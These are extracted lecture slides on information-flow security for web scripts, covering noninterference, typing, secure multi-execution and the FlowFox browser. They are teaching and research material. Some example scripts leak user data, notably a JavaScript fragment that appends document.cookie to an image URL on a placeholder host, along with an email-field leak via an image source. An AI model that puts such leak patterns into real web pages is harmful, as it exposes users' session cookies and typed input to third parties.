
$(\{\}, \text{skip})$	$\xrightarrow{\text{KeyPress}(10)}$	$(\{total = 10\}, \text{skip})$
	$\xrightarrow{\text{KeyPress}(20)}$	$(\{total = 30\}, \text{skip})$
	$\xrightarrow{\text{MouseClick}(0)}$	$\xrightarrow{\text{Display}(30)} (\{total = 30\}, \text{skip})$

Overview

- The web platform
- Web script security: threats and countermeasures
- A formal model of web scripts
- ➔ • Information flow security
 - Secure multi-execution
 - The FlowFox browser
 - Conclusions


Information flow security

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!



Information flow security

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!




Information flow security

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!



Information flow security

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!



Noninterference

- Information flow security can be formalized as **non-interference**, which roughly says:
 - There are no two runs of the program that
 1. Receive the same public inputs (but different *private* inputs),
 2. And produce different public outputs
- This definition can be generalized to an arbitrary partially ordered set of **security levels**
 - It then ensures that information can only flow upward in the lattice
- But we restrict our attention to the set with two levels: Public (or Low, or L) and Private (or High, or H)

Noninterference for web scripts

- Policy should assign security levels to inputs and outputs
 - Inputs are the events
 - Outputs are the output actions
- So a policy is a function σ that gives a security level to all event names and output method names
- In examples, we will assume the following policy
 - KeyPress, Display are H
 - MouseClick, Load, Unload, Send are L

Noninterference for web scripts

Given a list $\bar{\alpha}$ of actions, we define several sublists:

- $\bar{\alpha} |_I$, the sublist containing only the event actions (i.e. the input actions).
- $\bar{\alpha} |_O$, the sublist containing only the output actions.
- $\bar{\alpha} |_\ell$, the sublist containing only the actions of security level ℓ .

We can combine such filters in the obvious way, e.g. $\bar{\alpha} |_{I,L}$ is the sublist of $\bar{\alpha}$ containing only the Low Input actions.

Example (suppose Keypress is H and MouseClick is L):

$$\begin{aligned}\bar{\alpha} &= \textit{KeyPress}(10), \cdot, \cdot, \textit{KeyPress}(20), \cdot, \cdot, \textit{MouseClick}(0), \textit{Display}(30) \\ \bar{\alpha} |_I &= \textit{KeyPress}(10), \textit{KeyPress}(20), \textit{MouseClick}(0) \\ \bar{\alpha} |_{I,L} &= \textit{MouseClick}(0) \\ \bar{\alpha} |_O &= \textit{Display}(30)\end{aligned}$$

Noninterference for web scripts

A script p is noninterferent, iff for any two *event-complete* executions of p :

$$(\mu_0, \text{skip}) \xrightarrow{\alpha_0} (\mu_1, c_1) \xrightarrow{\alpha_1} (\mu_2, c_2) \xrightarrow{\alpha_2} \dots \xrightarrow{\alpha_n} (\mu_{n+1}, \text{skip})$$

$$(\mu_0, \text{skip}) \xrightarrow{\alpha'_0} (\mu'_1, c'_1) \xrightarrow{\alpha'_1} (\mu'_2, c'_2) \xrightarrow{\alpha'_2} \dots \xrightarrow{\alpha'_m} (\mu'_{m+1}, \text{skip})$$

it holds that:

$$\bar{\alpha} \mid_{I,L} = \bar{\alpha}' \mid_{I,L} \implies \bar{\alpha} \mid_{O,L} = \bar{\alpha}' \mid_{O,L}$$

i.e. the same public inputs give the same public outputs.

Examples

- The following program is interferent:

`on KeyPress (x) { Send(x) }`

- This can be seen as follows:

Two event-complete executions:

$$\bar{\alpha} = \textit{KeyPress}(10), \textit{Send}(10)$$

$$\bar{\alpha}' = \textit{KeyPress}(20), \textit{Send}(20)$$

We can check that $\bar{\alpha} \upharpoonright_{I,L} = \bar{\alpha}' \upharpoonright_{I,L}$ but $\bar{\alpha} \upharpoonright_{O,L} \neq \bar{\alpha}' \upharpoonright_{O,L}$.

Are the following scripts noninterferent?

on KeyPress(x) { Display(x) }

on KeyPress(x) { k := x }
on Unload(x) { Send(k) }

on KeyPress(x) { Display(x) }
on MouseClick(x) { Send(0); Send(1) }

on KeyPress(x) { if x = 'x' then y := 1 }
on UnLoad(x) { if y then Send(0) }

Are the following scripts noninterferent?

- Termination-insensitivity:

```
on KeyPress(x) { while x = 'x' { skip } }  
on MouseClick(x) { Send(x) }
```

- Leaking before looping:

```
on KeyPress(x) { Send(x); while 1 { skip } }
```

- Possible solutions
 - Forbid non-terminating event handlers
 - More complex definition of non-interference

How can we enforce non-interference?

- Statically, for instance through typing
 - Basic idea:
 - Label variables as H or L
 - Compute the levels of expressions and control contexts
 - Make sure no low side effect (assignment to L variable or L output) happens in a H control context or dependent on a H expression.
 - For details:
 - Bohannon et al. (CCS 2009) for a reactive language like ours
 - Sabelfeld and Myers, Language-based information-flow security
 - BUT:
 - Not a good fit for web scripts, very difficult to scale to JavaScript

[OPTIONAL]: An example of a type system

- From Bohannon et al. , CCS 2009
- Typing of expressions: (intuition = the type is an upper bound for the secrecy of the expression)

5.4 Definition: Inductively define $\Gamma \vdash e : l$ with the following rules:

$$\begin{array}{c} \frac{\Gamma(x) \leq l}{\Gamma \vdash x : l} \qquad \frac{}{\Gamma \vdash n : l} \qquad \frac{lbl(r) \leq l}{\Gamma \vdash r : l} \\[2ex] \frac{\Gamma \vdash e_1 : l_1 \quad \Gamma \vdash e_2 : l_2 \quad l_1, l_2 \leq l}{\Gamma \vdash e_1 \odot e_2 : l} \end{array}$$

- Typing of commands: (Intuition = type of command is a lower bound for the secrecy of the effects it has)

$$\begin{array}{c}
\overline{\Gamma \vdash \text{skip} : pc} \\
\\
\frac{\Gamma \vdash c_1 : pc_1 \quad \Gamma \vdash c_2 : pc_2 \quad pc \leq pc_1, pc_2}{\Gamma \vdash (c_1; c_2) : pc} \\
\\
\frac{\Gamma \vdash e : l \quad l \leq lbl(ch) \quad pc \leq lbl(ch)}{\Gamma \vdash \text{output } ch(e) : pc} \\
\\
\frac{\Gamma \vdash e : l \quad l \leq lbl(r) \quad pc \leq lbl(r)}{\Gamma \vdash (r := e) : pc} \\
\\
\frac{\Gamma \vdash e : l \quad \Gamma \vdash c_1 : pc_1 \quad \Gamma \vdash c_2 : pc_2 \quad l \leq pc_1, pc_2 \quad pc \leq pc_1, pc_2}{\Gamma \vdash \text{if } e \text{ then } c_1 \text{ else } c_2 : pc} \\
\\
\frac{\Gamma \vdash e : l \quad \Gamma \vdash c : pc_1 \quad l \leq pc_1 \quad pc \leq pc_1}{\Gamma \vdash \text{while } e \{c\} : pc}
\end{array}$$

The typing judgment for programs simply requires that each handler be well typed at the level of its channel, under the assumption that the message received is secret at the level of the channel.

5.6 Definition: Inductively define $\vdash p$ with the following rules:

$$\frac{}{\vdash \cdot} \quad \frac{x : lbl(ch) \vdash c : lbl(ch) \quad \vdash p}{\vdash ch(x)\{c\}; p}$$

- See Bohannon et al. for a proof that well typedness implies non-interference

How can we enforce non-interference?

- Dynamically, by monitoring
 - Basic idea:
 - Give a security label to all data entering the program, and propagate that through assignments and control flow
 - For details for a JavaScript-like language, see:
 - Hedin, Sabelfeld, Information-flow security for a core of JavaScript (CSF 2012)
 - PhD Thesis Gervan Le Guernic
- This is an interesting technique to pursue for JavaScript, but dealing with exceptions, eval, higher-order functions and so forth is non-trivial.

How can we enforce non-interference?

- Dynamically, by secure multi-execution
 - Basic idea:
 - Execute the program once for every security level
 - Make sure high output is only done by the high execution, and high input is only given to the high execution
 - Non-interference follows easily and does not depend on the complexity of the programming language
 - For details see:
 - Devriese, Piessens, Non-interference through secure multi-execution, IEEE Symposium on Security and Privacy 2010
- We will work out this technique in detail for web scripts

EXERCISES

- Prove that web scripts are deterministic in our model, i.e., for any two event-complete executions that have the same list of input actions, these two executions are equal
 - A simple example of how to prove properties of scripts
- Refine the definition of non-interference so that it covers the “leaking before looping” issue
- Change the semantics of web scripts so that processing of one event can only take MAXSTEP steps.
- The definition of non-interference also does not handle timing leaks. Give an example of a program that leaks high information through the timing channel

Overview

- The web platform
 - Web script security: threats and countermeasures
 - A formal model of web scripts
 - Information flow security
-

- ➔ • Secure multi-execution
 - The FlowFox browser
 - Conclusions

Introduction

- Information flow analysis has received much attention:
 - Static analysis methods:
 - From Denning to JIF/JFLow and FlowCaml
 - But:
 - Substantial programmer effort
 - In general undecidable statically
 - Dynamic methods, usually program monitors:
 - Many practical but unsound methods, some sound but not so practical methods
 - But:
 - Some use cases require sound methods (e.g. web page scripts)
 - Scaling sound monitors to complex languages is very challenging

Introduction

- Secure Multi-Execution is
 - A dynamic method for enforcing non-interference
 - With nice theoretical properties:
 - the first sound and precise enforcement method
 - With possibly bad performance (both in terms of execution time and memory use)
 - But it can be practical in some scenarios
 - Benchmarks on an implementation in JavaScript
- Dominique Devriese, Frank Piessens, Non-interference through secure multi-execution, IEEE Symposium on Security and Privacy 2010

Example: information flow control in Javascript

```
var text = document.getElementById('email-input').text;  
var abc = 0;
```

```
if (text.indexOf('abc') != -1)  
    { abc = 1 };
```

```
var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;
```

```
document.getElementById('banner-img').src = url;
```

Example: information flow control in Javascript

HIGH INPUT

```
var text = document.getElementById('email-input').text;  
var abc = 0;
```

```
if (text.indexOf('abc') != -1)  
  { abc = 1 };
```

```
var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;
```

```
document.getElementById('banner-img').src = url;
```

LOW OUTPUT

Example: information flow control in Javascript

```
var text = document.getElementById('email-input').text;  
var abc = 0;
```

```
if (text.indexOf('abc') != -1)  
  { abc = 1 };
```

```
var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;
```

```
document.getElementById('banner-img').src = url;
```

HIGH INPUT


Explicit
flow

Implicit
flow

LOW OUTPUT

Secure Multi-Execution

- Basic idea:
 - Run the program multiple times (once per security level)
 - If an execution at level $I1$ performs input at level $I2$,
 - If $I1 < I2$, feed it the default input
 - If $I1 = I2$, do the actual input
 - If $I1 > I2$, wait for the execution at level $I2$ to do the input and reuse
 - Execution at level I only performs the outputs that go to a channel of level I




```

1 var text = document.getElementById
2   ('email-input').text;
3 var abc = 0;
4 if(text.indexOf('abc')!=-1) { abc = 1 };
5 var url = 'http://example.com/img.jpg'
6   + '?t=' + escape(text) + abc;
7 document.getElementById('banner-img')
8   .src = url;

```

(b) Execution at *H* security level.

```

1 var text = document.getElementById
2   ('email-input').text undefined;
3 var abc = 0;
4 if(text.indexOf('abc')!=-1) { abc = 1 };
5 var url = 'http://example.com/img.jpg'
6   + '?t=' + escape(text) + abc;
7 document.getElementById('banner-img')
8   .src = url;

```

(a) Execution at *L* security level.

Properties

- “Obviously” sound:
 - Only execution at high level gets to see high inputs
 - Only execution at low level gets to output at low level
- “Obviously” precise:
 - If a program really was non-interferent, then all executions (at all levels) will behave exactly the same

Formalization

- The original SME paper formalized SME for a simple imperative language with synchronous I/O, and proved:
 - Security: any program run under SME is (timing- and termination-sensitively!) noninterferent
 - Precision: any (termination-sensitively) noninterferent program has the same behaviour when executed with or without SME
- See the paper for details
- Let's redo these results for our simple model of web scripts

Recall our simple model of scripts

- Syntax:

$$\begin{array}{ll} ev & ::= \text{KeyPress} \mid \text{MouseClicked} \\ & \mid \text{Load} \mid \text{Unload} \\ out & ::= \text{Send} \mid \text{Display} \\ p & ::= \cdot \mid h; p \\ h & ::= \text{on } ev(x) \{c\} \\ c & ::= \text{skip} \\ & \mid c; c \\ & \mid r := e \\ & \mid \text{if } e \text{ then } \{c_1\} \text{ else } \{c_2\} \\ & \mid \text{while } e \{c\} \\ & \mid out(e) \\ e & ::= x \mid n \mid r \mid e \odot e \\ \odot & ::= + \mid - \mid = \mid < \end{array}$$

Standard Semantics:

Program states: (μ, c) , with:

- μ is a mapping from variable names to integers
- c is a command

Semantic judgments:

- $\mu \vdash e \Downarrow n$: expression e evaluates under store μ to n .
- $(\mu, c) \xrightarrow{\alpha} (\mu', c')$: command c running under store μ can make a step with resulting store μ' , action α , and remaining command c' .

Actions α can be the silent action (\cdot) , an output action $(out(n))$ or an input action $(ev(n))$.

SME Semantics: Program state: $((\mu_L, c_L), (\mu_H, c_H))$

$$\frac{\sigma(i) = H \quad c = \text{lookup}(p, i)}{((\mu_L, \text{skip}), (\mu_H, \text{skip})) \xRightarrow{i} ((\mu_L, \text{skip}), (\mu_H, c))} \quad (\text{New-H-Event})$$

$$\frac{\sigma(i) = L \quad c = \text{lookup}(p, i)}{((\mu_L, \text{skip}), (\mu_H, \text{skip})) \xRightarrow{i} ((\mu_L, c), (\mu_H, c))} \quad (\text{New-L-Event})$$

$$\frac{(\mu_L, c_L) \xrightarrow{o} (\mu'_L, c'_L) \quad o = \cdot \vee \sigma(o) = H}{((\mu_L, c_L), (\mu_H, c_H)) \Rightarrow ((\mu'_L, c'_L), (\mu_H, c_H))} \quad (\text{L-internal})$$

$$\frac{(\mu_L, c_L) \xrightarrow{o} (\mu'_L, c'_L) \quad \sigma(o) = L}{((\mu_L, c_L), (\mu_H, c_H)) \xRightarrow{o} ((\mu'_L, c'_L), (\mu_H, c_H))} \quad (\text{L-output})$$

$$\frac{(\mu_H, c_H) \xrightarrow{o} (\mu'_H, c'_H) \quad o = \cdot \vee \sigma(o) = L}{((\mu_L, \text{skip}), (\mu_H, c_H)) \Rightarrow ((\mu_L, \text{skip}), (\mu'_H, c'_H))} \quad (\text{H-internal})$$

$$\frac{(\mu_H, c_H) \xrightarrow{o} (\mu'_H, c'_H) \quad \sigma(o) = H}{((\mu_L, \text{skip}), (\mu_H, c_H)) \xRightarrow{o} ((\mu_L, \text{skip}), (\mu'_H, c'_H))} \quad (\text{H-output})$$

Examples

- Executing the following program under SME

```
on KeyPress (x) { Send (x) }
```

- gives as executions:
 - KeyPress(10), KeyPress(20), ...
(i.e., the Send's are suppressed)
- SME *fixes* the execution

Examples

- Executing the following program:

```
on KeyPress(x) { k := x }  
on Unload(x) { Send(k) }
```


Examples

- Executing the following program:

```
on KeyPress(x) { k := x }  
on Unload(x) { Send(k) }
```

- gives as executions:
 - KeyPress(10), Unload(10), Send(0) ...
(i.e., the Send's happen but with default data)
- Again, SME *fixes* the execution

Examples

- The following secure program

on KeyPress(x) { Display(x) }

- Has the same executions under SME as under standard semantics
 - KeyPress(10), Display(10), KeyPress(4), Display(4),...
- SME is *transparent* for this program.
- Is it transparent for this one?

on KeyPress(x) { total := total + x }
on MouseClick(x) { Display(total) }

Examples

- What about the following one?

```
on MouseButton(x) { Display(x); Send(x) }
```

Examples

- What about the following one?

```
on MouseButton(x) { Display(x); Send(x) }
```

- Is changed, in the sense that outputs get reordered:
 - MouseButton(10), Send(10), Display(10), ...
- SME is not fully transparent for this program
 - This can be fixed by scheduling the L and H executions
 - See Rafnsson and Sabelfeld (CSF 2013)
- But SME is transparent for observers that can only observe at a single level

Security

- Theorem: any script is non-interferent when executed under SME
- Proof sketch:
 - Consider two arbitrary executions with $\overline{\alpha} \upharpoonright_{I,L} = \overline{\alpha'} \upharpoonright_{I,L}$
 - By induction on the length of the executions, one can prove that the L-parts of the program state remain in-sync
 - Since only the L-parts can produce L outputs, it follows that $\overline{\alpha} \upharpoonright_{O,L} = \overline{\alpha'} \upharpoonright_{O,L}$

Precision

- Theorem (precision for L observers): consider a **noninterferent** program p . Given an (event-complete) execution α under the standard semantics and an (event-complete) execution β under SME semantics. If $\alpha|_I = \beta|_I$ then $\alpha|_L = \beta|_L$
 - Proof sketch:
 - the L execution under SME is isomorphic to a standard execution with the same low inputs
 - the L outputs are the same independent of the presence of H inputs because the program is noninterferent:
- Theorem (precision for H observers): consider **any** program p . Given an (event-complete) execution α under the standard semantics and an (event-complete) execution β under SME semantics. If $\alpha|_I = \beta|_I$ then $\alpha|_H = \beta|_H$
 - Proof sketch:
 - the H execution under SME is isomorphic to a standard execution with the same inputs

The technique's merits

- On the plus side:
 - Very strong soundness guarantees
 - Very general (can deal with many language features)
 - Good precision
 - Dynamic: security levels can be assigned at run-time.
 - No programmer effort
- On the down side:
 - Performance and memory cost
- Further research needed:
 - Dealing with interferent programs
 - Declassification

Overview

- The web platform
- Web script security: threats and countermeasures
- A formal model of web scripts
- Information flow security
- Secure multi-execution
- ➔• The FlowFox browser
- Conclusions

The FlowFox browser


- Introduction
- Design of FlowFox
- Formal model and properties
- Experimental evaluation
 - Compatibility
 - Performance
- Conclusions

Introduction

- We now set out to integrate SME into a full-scale browser
- Challenges:
 - Handling full JavaScript
 - Relatively easy thanks to the language independence of SME
 - Handling all script I/O
 - This is very challenging, as interactions between browser and scripts are complex
- For full details, see the paper:
 - Willem De Groef, Dominique Devriese, Nick Nikiforakis, Frank Piessens, FlowFox: a web browser with flexible and precise information flow control (CCS 2012)

Design of FlowFox

- Key design decision:



- FlowFox follows the left alternative
- For the right alternative, see:
 - Bielova et al. Reactive non-interference for a browser model, NSS 2011
 - Capizzi et al., Preventing Information Leaks through Shadow Executions, ACSAC 2008

Example

Synchronous API calls that can perform I/O

- Script fragment:

```
1 var url = "http://host/image.jpg?=" + document.cookie;  
2 var i = new Image(); i.src = url;  
3 if (i.width > 50) { /* layout the page differently */ }
```

- L execution:

```
1 var url = "http://host/image.jpg?=" + document.cookie "";  
2 var i = new Image(); i.src = url;  
3 if (i.width > 50) { /* layout the page differently */ }
```

Reuse of inputs

- H execution:

```
1 var url = "http://host/image.jpg?=" + document.cookie;  
2 var i = new Image(); i.src = url;  
3 if (i.width100 > 50) { /* layout the page differently */ }
```

Example

- Event handling:

```
1 function handler () {  
